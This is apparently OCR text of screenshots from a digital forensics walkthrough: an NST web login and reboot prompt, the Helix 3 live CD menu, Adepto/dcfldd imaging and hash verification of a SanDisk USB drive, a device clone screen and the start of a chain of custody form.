
A username and password are being requested by http://127.0.0.1:9980. The site says: "NST WUI: System Management"

User Name:


Password:




localhost.localdomain
127.0.0.1




Up: 0 days, 4:13
Load: 13.06, 11.81, 7.03





```
[root@127.0.0.1]#
```


[root@127.0.0.1 tmp] ls




Confirm to Reboot this NST system (probe-eno16777736)?


To confirm please enter the following text: "nesez"

nesez


HELIX™ 3
Incident Response, Electronic Discovery, Computer Forensics Live CD
Boot into the Helix Live CD
Check CD for defects
Test memory
Boot from first hard disk
Install Helix
F1 Help
F2 Language
F3 Keymap
F4 Modes
F5 Accessibility
F6 Other Options

Press F4 to select alternative start-up and installation modes.





Device: sdc1

Make: SanDisk

Model: Cruzer Blade


Serial Number: 4C530001271007108431

Size: 8003 MB\x{a}0x6f20736b

Size (Bytes): 8003256320\x{a}

Sectors: 15631360

System Bus: usb@2:2



Source Information

Source Device: sdc1

Image Name: sdc1-img.dd

sdc1: SanDisk
Model: Cruzer Blade
Size: 8003 MB
0x6f20736b

Image Notes:

Destination Information

Destination: ● Attached ○ Netbios ○ Netcat

Mount Point: /media/sdb1

Options


Type: ● DCFLDD ○ AFF Hash: MD5 Segment (MB):

□ Use Advanced Options


Advanced

Input BS: 32768 Output BS: 32768 Count:


Seek: Skip: Conv: noerror



Started...10:40:44 PM Verify...10:40:48 PM Stopped...10:40:52 PM



```
Start DCFLDD Acquisition (W/MD5): Thu Feb  4 22:40:44 UTC 2016

A MD5 hash will be calculated on /dev/sdc1.

Command-line:
dcfldd if=/dev/sdc1 skip=0 conv=noerror ibs=32768 hashwindow=0 hashlog=/t
mp/hash.log status=off hash=md5 2>> /usr/local/adepto/logs/adepto.image.l
og | /usr/local/adepto/bin/progress 2>> /usr/local/adepto/logs/adepto.buf
fer.data | dcfldd status=off of=/media/sdb1/sdc1-img.dd seek=0 obs=32768
>> /usr/local/adepto/logs/adepto.image.log 2>&1
dcfldd:/media/sdb1/sdc1-img.dd: Read-only file system
321+0 records in
320+0 records out
Command completed: Thu Feb  4 22:40:48 UTC 2016


Start VERIFY: Thu Feb  4 22:40:48 UTC 2016

Verifying...

Command-line: dcfldd if=/media/sdb1/sdc1-img.dd hash=md5 hashlog=/tmp/ver
ify_hash.log hashwindow=0 status=off | /usr/local/adepto/bin/progress 2>>
/usr/local/adepto/logs/adepto.buffer.data > /dev/null

VERIFY SUCCESSFUL: Hashes match
Orig =
Copy =

Command completed: Thu Feb  4 22:40:52 UTC 2016
```



Restore a Split Image

Choose the first image in an Image set (.000):

Choose the destination device or file:


◇ Destination Device: sdb1 OR ◇ Destination File: /media/sdb1

Clone a device

Choose source and Destination.


Source Device: sdc1

Destination Device: sdb1




Progress

```
Progress: 1440.00MB (1.41GB)    Avg. Throughput: 5.45MB/sec
```



Sample Music
Sample Pictures
airtel.pdf
cloud.txt
ISO27001-2013-Compliance.xlsx
Payment.pdf
text.txt

Sample Music
Sample Pictures
airtel.pdf
cloud.txt
ISO27001-2013-Compliance.xlsx
Payment.pdf
text.txt



Chain of Custody Items

EVIDENCE CHAIN OF CUSTODY FORM - FOR FORENSIC IMAGES

Case Number: 20163501 Page: of:

